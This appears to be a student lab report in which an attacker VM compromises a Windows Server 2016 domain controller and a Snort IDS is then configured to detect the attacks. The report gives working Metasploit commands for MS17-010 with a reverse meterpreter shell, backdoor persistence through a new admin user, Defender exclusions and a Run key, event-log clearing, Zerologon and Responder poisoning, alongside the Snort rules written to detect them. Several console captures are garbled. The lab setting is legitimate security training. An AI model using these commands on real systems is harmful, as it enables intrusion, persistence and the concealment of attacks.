PROJECT REPORT

Offensive and Defensive Security in a Virtual Environment

Project realised by:

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Introduction:

This project explores the integration of offensive and defensive cybersecurity techniques within a virtualized environment. Through simulated attacks and defenses, were we will conduct penetration testing on a Windows Server while configuring and utilizing Snort IDS to monitor and detect malicious activities.

Environment Setup:

- VM1 (Target): Windows Server 2016, representing the target system.
- VM2 (Attacker): Kali Linux, used for conducting the penetration test.
- VM3 (Defender): Linux-based Snort IDS configured to monitor network traffic.

@ip:

Windows server 2016 : 10.10.10.5
defender ubuntu : 10.10.10.10
attacker kali : 10.10.10.30

Phase 1: Offensive Security - Penetration Testing on Windows Server:

Task 1: Information Gathering:

Objective: Identify system details such as operating system version, open ports, and services. Tool and steps: Nmap.

• nmap -sS -O 10.10.10.5

```
(khali@ khali)-[~]

Starting Mmon 7.945VN ( https://nmap.org ) at 2024-12-05 17:51 CET

Nmmp scan report for 10.10.10.5

Host is up (0.80804s latency).

Most shown 39 filtured top ports (no-response)

Sayto pon domain

80/tcp pon domain

80/tcp pon member of the ports (no-response)

81/tcp pon member of the ponts (no-response)

81/tcp pon mem
```

• nmap -sV 10.10.10.5

```
(khali@khali)-[~]

$ nmap -sV 10.10.10.5

Starting Nmap 7.945VN (https://nmap.org ) at 2024-12-05 21:49 CET

Nmap scan report for 10.10.10.5

Host is up (0.00020s latency).

Not shown: 987 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

53/tcp open domain Simple DNS Plus

80/tcp open http Microsoft IIS httpd 10.0

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-12-06 04:49:15Z)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows RPC

139/tcp open nicrosoft-ds

Microsoft Windows Active Directory LDAP (Domain: SSI.dz, Site: Default-First-Site-Name)

445/tcp open microsoft-ds

Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: SSI)

464/tcp open kpasswd5?

593/tcp open ncacn_http

636/tcp open tcpwrapped

3268/tcp open tcpwrapped

3268/tcp open tdpm

Microsoft Windows Active Directory LDAP (Domain: SSI.dz, Site: Default-First-Site-Name)

3268/tcp open tcpwrapped

3389/tcp open tcpwrapped

3389/tcp open tcpwrapped

3389/tcp open ms-wbt-server Microsoft Terminal Services

MAC Address: 00:00:29:1C:95:3E (VMware)

Service Info: Host: AD-SERVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 10.52 seconds
```

• nmap --script vuln 10.10.10.5

```
(Mhall@Mhall)-[-]

$ mmap — script vuln 10.10.10.5

Starting Map 7.945VW ( https://mmap.org ) at 2024-12-05 21:35 CET

PPe-scan script results:
| Discovered hosts:
| Discovered hosts:
| Discovered hosts:
| Discovered hosts:
| 22.4.0.251
| After Mar Lil up (not vulnerable);
| Stats: 0:05:30e elapse(s) hosts completed (1 up), 1 undergoing script Scan

Not Timing: About 90.66% done; CTC: 21:37 (0:00:00 remaining)

Stats: 0:05:00 elapse(s) hosts completed (1 up), 1 undergoing Script Scan

Not Timing: About 90.66% done; CTC: 21:37 (0:00:00 remaining)

Stats: 0:05:00 elapse(s) hosts completed (1 up), 1 undergoing Script Scan

Not Timing: About 90.66% done; CTC: 21:37 (0:00:00 remaining)

Stats: 0:05:00 elapse(s) hosts completed (1 up), 1 undergoing Script Scan

Not Timing: About 90.66% done; CTC: 21:37 (0:00:00 remaining)

Stats: 0:05:00 elapse(s) hosts completed (1 up), 1 undergoing Script Scan

Not Timing: About 90.66% done; CTC: 21:37 (0:00:00 remaining)

Not shown: 90.66% done; CTC: 21:37 (0:00:00 remaining)

Not shown: 90.7 filtered to ports (no-response)

PORT STATE SERVICE

20.7 (0:00:00 remaining)

Not shown: 90.7 filtered to ports (no-response)

PORT STATE SERVICE

20.7 (0:00:00 remaining)

Not shown: 90.7 filtered-ses: couldin't find any stored X55 vulnerabilities.
| http-tert: couldin't find any stored X55 vulnerabilities.
| vulnerabilities on http-tert: couldin't find any stored X55 vulnerabilities.
| vulnerabilities
```

Task 2: Vulnerability Analysis and Exploit Selection:

Objective: Determine an appropriate exploit based on the gathered information.

Tool and steps: Metasploit.

```
msf6 > search ms17_010
```

msf6 > use exploit/windows/smb/ms17_010_psexec

msf6 > set RHOST 10.10.10.5

msf6 > set RPORT 445

msf6 > check

Task 3: Exploit Configuration and Payload Setup:

Objective: Properly set up the exploit and payload.

Tools and Steps:

```
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
```

msf6 > set LHOST 10.10.10.30

msf6 > set LPORT 43423

Task 4: Execute Exploit

Objective: Gain initial access to the Windows Server by executing the exploit.

Tools and Steps:

msf6 > exploit

```
msf6 exploit(:indows/smb/ms17_010_psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(:indows/smb/ms17_010_psexec) > set LHOST 10.10.10.30
LHOST ⇒ 10.10.30
msf6 exploit(:indows/smb/ms17_010_psexec) > set LPORT 43423
LPORT ⇒ 43423
msf6 exploit(:vindows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.10.10.30:43423
[*] 10.10.10.5:445 - Target OS: Windows Server 2016 Standard Evaluation 14393
[*] 10.10.10.5:445 - Built a write-what-where primitive...
[*] 10.10.10.5:445 - Selecting PowerShell target
[*] 10.10.10.5:445 - Selecting PowerShell target
[*] 10.10.10.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (201798 bytes) to 10.10.10.5
[*] Meterpreter > ■

meterpreter > ■
```

Task 5: Escalation

Objective: Escalate privileges to gain administrative access.

We all ready have the admin privilege.

Be cause when we exploit the smb protocol we got his privledges that are Tools and Steps:

verifiy the privileges:

meterpreter > getuid

```
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

That is the HEIGEST system privilege

Task 6: Persistence

Objective: Create a backdoor for maintaining access to the target system. Tools and Steps:

First method create a admin user :

meterpreter > shell C:>net user admin_user P@\$\$w0rd /add C:>net localgroup administrators admin_user /add

In new terminal: Smb connection smbclient //10.10.10.5/C\$ -U admin_user

```
li)-[/home/kali]
    smbclient //10.10.10.5/C$ -U backdooruser
Password for [WORKGROUP\backdooruser]:
     "help" to get a list of possible commands.
smb: \> ls
 $Recycle.Bin
                                                         0 Fri Dec 6 14:02:59 2024
                                           DHS
                                                       A 00 1240 Sat Nov 2 15:47:26 2024
A 01 1240 Sat Nov 2 16:53:33 2024
  AD-Server.SSI.dz_SSI-AD-SERVER-CA(1).req
  AD-Server.SSI.dz_SSI-AD-SERVER-CA(2).req
 AD-Server.SSI.dz_SSI-AD-SERVER-CA.req
                                                          Heal182 Thu Oct 31 03:54:39 2024
                                                   384322 Sat Jul 16 09:18:08 2016
1 Sat Jul 16 09:18:08 2016
0 Tue Sep 17 06:32:52 2024
 bootmgr
                                          AHSR
  BOOTNXT
                                           AHS
                                           DHS
  Config.Msi
                                                       0 Fri Sep 13 00:56:48 2024
0 Fri Apr 26 18:25:53 2024
0 Thu Oct 31 03:50:04 2024
  deploy
 Documents and Settings
                                         DHSrn
 inetpub
                                           AHS 939524096 Sun Dec 8 22:51:09 2024
  pagefile.sys
                                            D 0 Sat Jul 16 09:23:21 2016
DR 0 Sat Nov 2 15:37:22 2024
  PerfLogs
  Program Files
  Program Files (x86)
                                                       0 Wed Sep 11 20:28:04 2024
                                                        0 Fri Nov 1 01:24:20 2024
0 Fri Apr 26 18:26:13 2024
  ProgramData
  Recovery
                                          DHSn
  System Volume Information
                                                        0 Sun Apr 28 00:18:08 2024
                                           DHS
                                                        0 Fri Dec 6 14:02:53 2024
0 Fri Dec 6 00:40:11 2024
  Users
                                            DR
  Windows
```

RDP connection:

remmina

10.10.10.5



Second method create a reverse shell that start with the system:

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f exe -o windows32Pro.exe

after Gaining initial access to the Windows Server by executing the exploit:

meterpreter > upload /home/khali/Desktop/hacking/windows32Pro.exe C:\\Windows\\specialwin\\windows32Pro.exe

meterpreter > shell mkdir C:\Windows\specialwin

meterpreter> load powershell powershell shell

Ps> Add-MpPreference -ExclusionPath "C:\Windows\specialwin"

Ps> Add-MpPreference -ExclusionPath "C:\Windows\specialwin\windows32Pro.exe"

 $Ps > New-ItemProperty - Path "HKCU: \Software \Microsoft \Windows \Current Version \Run" - Name "Windows 32 Pro" - Value "C: \Windows \special win \windows 32 Pro. exe" - Property Type String$

Lisen and Wait for the shell to be opened from the target machine :

msf6 > use exploit/multi/handler msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp msf6 exploit(multi/handler) > set LHOST 10.10.10.15

msf6 exploit(multi/handler) > set LPORT 4444

msf6 exploit(multi/handler) > exploit

Task 7: Clearing Tracks

Objective: Remove traces of the attack to avoid detection.

Tools and Steps:

delete all logs

meterpreter > clearev

delete only last two hours:

meterpreter > powershell_shell
PS> \$StartTime = (Get-Date).AddHours(-2)
Ps > Get-WinEvent -LogName "Security" | Where-Object { \$_.TimeCreated -ge
\$StartTime } | ForEach-Object { Remove-WinEvent -EventRecordId \$_.RecordId

- And you can specify the time you want to clear the logs

Phase 2: Defensive Security - Intrusion Detection Using Snort:

Task 1: Snort Installation and Configuration

- 1. Objective: Set up Snort on VM3 to monitor network traffic.
- 2. Steps:

Install Snort if not already installed: sudo apt install snort -y. Identify the network interface with ifconfig (e.g., eth0). Set up the Snort configuration (/etc/snort/snort.conf), including:

HOME_NET set to your network range (e.g., 10.10.10.0/24).

EXTERNAL_NET set to any to capture all traffic.

```
# Setup the network addresses you are protecting
# Note to Debian users: this value is overriden when starting
# up the Snort daemon through the init.d script by the
# value of DEBIAN_SNORT_HOME_NET s defined in the
# /etc/snort/snort.debian.conf configuration file
# ipvar HOME_NET 10.10.10.0/24
# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any
# If HOME_NET is defined as something other than "any", alternative, you can
# use this definition if you do not want to detect attacks from your internal
# IP addresses:
```

Task 2: Create Custom Detection Rules:

Objective: Create Snort rules that detect the behaviors from Phase 1. Steps:

Detects NETWORK SCAN with a threshold of 20 packets within 10 seconds.

alert tcp any any -> HOME_NET any (msg:"a network scan was detected ";flow:not_established; detection_filter:track by_src, count 20, seconds 10; sid:1000005; rev:2;)

and I limited the number of alert that are generated in second:

here:

vi ../ect/snort/threshold.conf

I add this:

event_filter gen_id 1, sig_id 1000005, type limit, track by_src, count 1, seconds

Detects a reverse shell connection attempt by matching a specific hexadecimal sequence.

alert tcp any any -> HOME_NET any (msg:"Reverse Shell Connection Attempt Detected"; flow:established,to_server; content:"|C3 50 5E 41 74|"; sid:1000002;)

Detects a Zero Logon attack attempt by matching a specific hexadecimal sequence.

alert tcp any any -> HOME_NET any (msg:"ZERO LOGIN ATTACK DETECTED"; content:"|05 000b031000000048|"; sid:10000020; rev:1;)

Detects an RDP session initiation attempt targeting the 10.10.10.0/24 subnet on port 3389 by matching a specific hexadecimal sequence.

alert tcp any any -> HOME_NET 3389 (msg:"RDP Session Initiation Detected"; content:"|03 00 00|"; sid:1000005; rev:1;)

Detects an LLMNR poisoning attempt using UDP packets on port 5355.

alert udp any 5355 -> HOME_NET any (msg:"LLMNR Poisoning Attempt Detected"; sid:1000006; rev:1;)

Detects an MS17-010 SMB exploit attempt targeting the 10.10.10.0/24 subnet on port 445 by matching specific content and patterns.

alert tcp any any -> HOME_NET 445 (msg:"MS17-010 SMB Exploit Detected 2"; content:"|FF 53 4D 42|"; content:"|00 00 00 00|", distance 36, within 4; dsize:84; pcre:"/\\|18\\|\\|01\\|\\|00 00\\|\\|00 00\\|/\"; sid:1000012; rev:1;)

Task: Monitor and Analyze Detection Results:

Objective: Observe and analyze Snort's ability to detect the attack in real-time. Steps:

Show logs in terminal:

sudo snort -q -l /var/log/snort/alert.csv -i ens33 -A console -c /etc/snort/snort.conf

Show logs inside file:

sudo snort -q -l /var/log/snort/alert.csv -i ens33 -c /etc/snort/snort.conf **verify the log file:**

cat /var/log/snort/alert.csv

VERFY THE DETECTION IN SNORT:

1 - We run an nmap scan : nmap -sS 10.10.10.5

```
(khali@khali)-[~]
$ nmap -s$ 10.10.10.5

Starting Nmap 7.945VN ( https://nmap.org ) at 2024-12-11 18:16 CET

Nmap scan report for 10.10.10.5

Host is up (0.00031s latency).

Not shown: 987 closed tcp ports (reset)

PORT STATE SERVICE

83/tcp open domain

80/tcp open http

88/tcp open kerberos-sec

135/tcp open merpios-ssn

389/tcp open metpios-ssn

389/tcp open ldap

445/tcp open microsoft-ds

464/tcp open kspsswd5

593/tcp open http-rpc-epmap

636/tcp open ldapsl

3268/tcp open globalcatLDAP

3269/tcp open globalcatLDAPsl

3389/tcp open globalcatLDAPsl

3389/tcp open globalcatLDAPsl

3389/tcp open globalcatLDAPsl

3389/tcp open mswbt-server

MAC Address: 00:0C:29:1C:95:3E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds
```

In snort:

```
root@bbuntu9:/etc/snort/rules# sudo snort -q -l /var/log/snort/alert.csv -l ens33 -A console -c /etc/snort/snort.conf
12/11-09:34:23.808764 [**] [1:1000005:2] a network scan was detected [**] [Priority: 0] {TCP} 10.10.10.30:50039 -> 10.10.10.5:53
12/11-09:34:23.808963 [**] [1:1000005:2] a network scan was detected [**] [Priority: 0] {TCP} 10.10.10.5:23 -> 10.10.10.30:58039
```

2 - we run the exploit : psexcec

```
msf6 > use exploit/windows/smb/ms17_010_psexec

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(_sindows/sch/mstexpsexes_tcp
msf6 exploit(_sindows/sch/mstexpsexes_tcp
msf6 exploit(_sindows/sch/mstexpsexes_) > set LHOST 10.10.10.30
LHOST ⇒ 10.10.10.30
msf6 exploit(_sindows/sch/mst7_010_psexes_) > set RHOST 10.10.10.5

RMOST ⇒ 10.10.10.30
msf6 exploit(_sindows/sch/mst7_010_psexes_) > set RHOST 10.10.10.5
msf6 exploit(_sindows/sch/mst7_010_psexes_) > set RHOST 10.10.10.5

[*] Started reverse TCP handler on 10.10.10.30:4444


[*] 10.10.10.5:445 - Built a write-what-where primitive ...
[*] 10.10.10.5:445 - Surlt a write-what-where primitive ...
[*] 10.10.10.5:445 - Selecting PowerShell target
[*] 10.10.10.5:445 - Selecting PowerShell target
[*] 10.10.10.5:445 - Service start timed out, OK if running a command or non-service executable ...
[*] 10.10.10.5:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (20386 bytes) to 10.10.10.5

[*] Meterpreter > ■
```

In snort:

```
, root@ubuntu9:/etc/snort/rules# sudo snort -q -l /var/log/snort/alert.csv -i ens33 -A console -c /etc/snort/snort.conf 12/11-09:59:59.487453 [**] [1:1000012:1] MS17-010 SMB Exploit Detected [**] [Priority: 0] {TCP} 10.10.10.30:38161 -> 10.10.10.5:445 12/11-09:59:59.496710 [**] [1:1000012:1] MS17-010 SMB Exploit Detected [**] [Priority: 0] {TCP} 10.10.10.30:38161 -> 10.10.5:445 12/11-09:59:59.501561 [**] [1:1000012:1] MS17-010 SMB Exploit Detected [**] [Priority: 0] {TCP} 10.10.10.30:38161 -> 10.10.10.5:445
```

3 – we run a RDP:



In snort:

```
coot@bubntus:/etc/snort/rules# sudo snort -q -l /var/log/snort/alert.csv -i ens33 -A console -c /etc/snort/snort.conf
12/11-10:01:47.055543 [**] [1:1000001:1] RDP Session Initiation Detected [**] [Priority: 0] {TCP} 10.10.10.30:51390 -> 10.10.10.5:3389
```

4- we run Zero Logon:

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/admin/dcerpc/cve_2020_1472_zerologon

[*] Using action RRMOVE - view all 2 actions with the show actions command
msf6 auxiliary/cdmin/dcerpc/cve_2020_1472_zerologon > set RHOST 10.10.10.5
RHOST ⇒ 10.10.10.5
msf6 auxiliary/cdmin/dcerpc/cve_2020_1472_zerologon > set NBNAME AD-SERVER
NBNAME ⇒ AD-SERVER
msf6 auxiliary/cdmin/dcerpc/cve_2020_1472_zerologon > run

[*] Nunning module against 10.10.10.5

[*] 10.10.10.5: - Connecting to the endpoint mapper service ...

[*] 10.10.10.5:49667 - Binding to 12246578-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.10.10.5[49667] ...

[*] 10.10.10.5:49667 - Bound to 12246578-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.10.10.5[49667] ...

[*] 10.10.10.5:49667 - Successfully authenticated

[4] 10.10.10.5:49667 - Successfully authenticated

[4] 10.10.10.5:49667 - Successfully set the machine account (AD-SERVER$) password to: aad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 (empty)

[*] Auxiliary module execution completed
```

In snort:

```
^Croot@ubuntu9:/etc/snort/rules# sudo snort -q -l /var/log/snort/alert.csv -i ens33 -A console -c /etc/snort/snort.conf
12/11-10:02:46.589898 [**] [1:1000004:1] ZERO LOGIN ATTACK DETECTED [**] [Priority: 0] {TCP} 10.10.10.30:37025 -> 10.10.10.5:135
```

5 - LLMNR:

In snort:

```
^[[Aroot@ubuntu9:/etc/snort/rules# sudo snort -q -l /var/log/snort/alert.csv -i ens33 -A console -c /etc/snort/snort.conf
12/11-10:04:31.618057 [**] [1:1000003:1] LLMNR Poisoning Attempt Detected [**] [Priority: 0] (UDP) 10.10.10.30:5355 -> 10.10.10.5:60152
12/11-10:04:31.740745 [**] [1:1000003:1] LLMNR Poisoning Attempt Detected [**] [Priority: 0] (UDP) 10.10.10.30:5355 -> 10.10.10.5:50998
12/11-10:04:33.732374 [**] [1:1000003:1] LLMNR Poisoning Attempt Detected [**] [Priority: 0] (UDP) 10.10.10.30:5355 -> 10.10.10.5:59124
```

Dans le ficher de log : /var/log/snort/alert.csv

```
Total Designation (Parcel Season (Part (Pa
```

Annexes:

Others attacks:

1 - LLMNR poissoning with RESPONDER :


git clone https://github.com/SpiderLabs/Responder.git cd Responder sudo python2 Responder.py -I eth0

sur attacker machine:

```
[*] [LLMNR] Poisoned answer sent to 10.10.10.5 for name j
[*] [NBT-NS] Poisoned answer sent to 10.10.10.5 for name J (service: File Ser
ver)
[*] [NBT-NS] Poisoned answer sent to 10.10.10.5 for name JJ (service: File Se
rver)
[*] [LLMNR] Poisoned answer sent to 10.10.10.5 for name jj
[*] [NBT-NS] Poisoned answer sent to 10.10.10.5 for name JJJ (service: File S
[*] [LLMNR] Poisoned answer sent to 10.10.10.5 for name jjj
 *] Skipping previously captured hash for SSI\Administrator
[SMB] Requested Share : \\J\IPC$
[*] Skipping previously captured hash for SSI\Administrator
[SMB] Requested Share : \\JJ\IPC$
[*] Skipping previously captured hash for SSI\Administrator
[SMB] Requested Share : \\JJJ\IPC$
[*] [LLMNR] Poisoned answer sent to 10.10.10.5 for name jjj
[*] Skipping previously captured hash for SSI\Administrator
[SMB] Requested Share : \\JJJ\IPC$
[*] [NBT-NS] Poisoned answer sent to 10.10.10.5 for name SSI (service: Browse
r Election)
[*] [LLMNR] Poisoned answer sent to 10.10.10.5 for name jjj
[*] Skipping previously captured hash for SSI\Administrator
[SMB] Requested Share
                          : \\JJJ\IPC$
```

In the target system:

The victim look for a shared directory that don't exisit in his network



2 - ZERO LOGON:

msfconsole use auxiliary/admin/dcerpc/cve_2020_1472_zerologon set RHOST 10.10.10.5 set NBNAME AD-SERVER run

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/admin/dcerpc/cve_2020_1472_zerologon

[*] Using action REMOVE - view all 2 actions with the show actions command msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set RHOST 10.10.10.5

RHOST ⇒ 10.10.10.5

msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set NBNAME AD-SERVER

NBNAME ⇒ AD-SERVER

msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > run

[*] Running module against 10.10.10.5

[*] 10.10.10.5: - Connecting to the endpoint mapper service ...

[*] 10.10.10.5: - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@nc acn_ip_tcp:10.10.10.5[49667] ...

[*] 10.10.10.5:49667 - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncac n_ip_tcp:10.10.10.5[49667] ...

[+] 10.10.10.5:49667 - Successfully authenticated

[+] 10.10.10.5:49667 - Successfully set the machine account (AD-SERVER$) pass word to: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 (e mpty)

[*] Auxiliary module execution completed
```

Pour ce connecter avec le user obtenu dans zero login :

use auxiliary/scanner/smb/smb_login

set RHOSTS 10.10.10.5

set SMBUser "AD-SERVER\$"

set SMBPass

"aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0"